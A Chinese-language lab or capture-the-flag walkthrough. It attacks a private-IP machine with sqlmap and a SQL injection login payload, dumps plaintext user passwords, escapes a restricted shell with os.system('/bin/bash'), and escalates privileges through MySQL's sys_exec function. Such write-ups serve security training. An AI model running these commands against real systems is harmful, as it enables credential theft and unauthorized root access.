
sudo sqlmap -u "http://192.168.1.24/member.php?username=john" --data="myusername=john&mypassword=1%27+or+1%3D%271+--&Submit=Login" --forms --level 3 --dbs –batch

* --data 给出post提交数据
* --forms 自行检查post注入
* --level 扫描等级
* --dbs 扫描有哪些数据库
* --tables 扫描有哪些表
* --columns 扫描有哪些列
* --dump 扫描表中的数据
* -batch 非交互式扫描



查询members用户库里面有id,username,password,直接查询表的内容

sudo sqlmap -u "http://192.168.1.24/member.php?username=john" --data="myusername=john&mypassword=1%27+or+1%3D%271+--&Submit=Login" --forms --level 3 -D members -T members --dump --batch



得到用户和密码

+----+-----------------------+----------+

| id | password | username |

+----+-----------------------+----------+

| 1 | MyNameIsJohn | john |

| 2 | ADGAdsafdfwt4gadfga== | robert |

+----+-----------------------+----------+

Robert感觉是个base64编码但并不是，尝试之后就是密码


# Linux提权

Unable to negotiate with 192.168.1.24 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

提示需要提供连接密钥类型

 ssh john@192.168.1.24 -oHostKeyAlgorithms=ssh-rsa,ssh-dss

## 终端提升



发现权限很小，很多命令都不能用，提升我们的权限

echo os.system('/bin/bash')


export TERM=xterm-color

得到初级权限

## Mysql 提权

ps -aux

ps -aux | grep mysql




发现mysql是以root用户登录

mysql -uroot -p

登录发现可以免密登录进去


查看当前有哪些可用函数

select \* from mysql.func



利用sys\_exec函数

select sys\_exec('usermod -a -G admin john ');



成功提权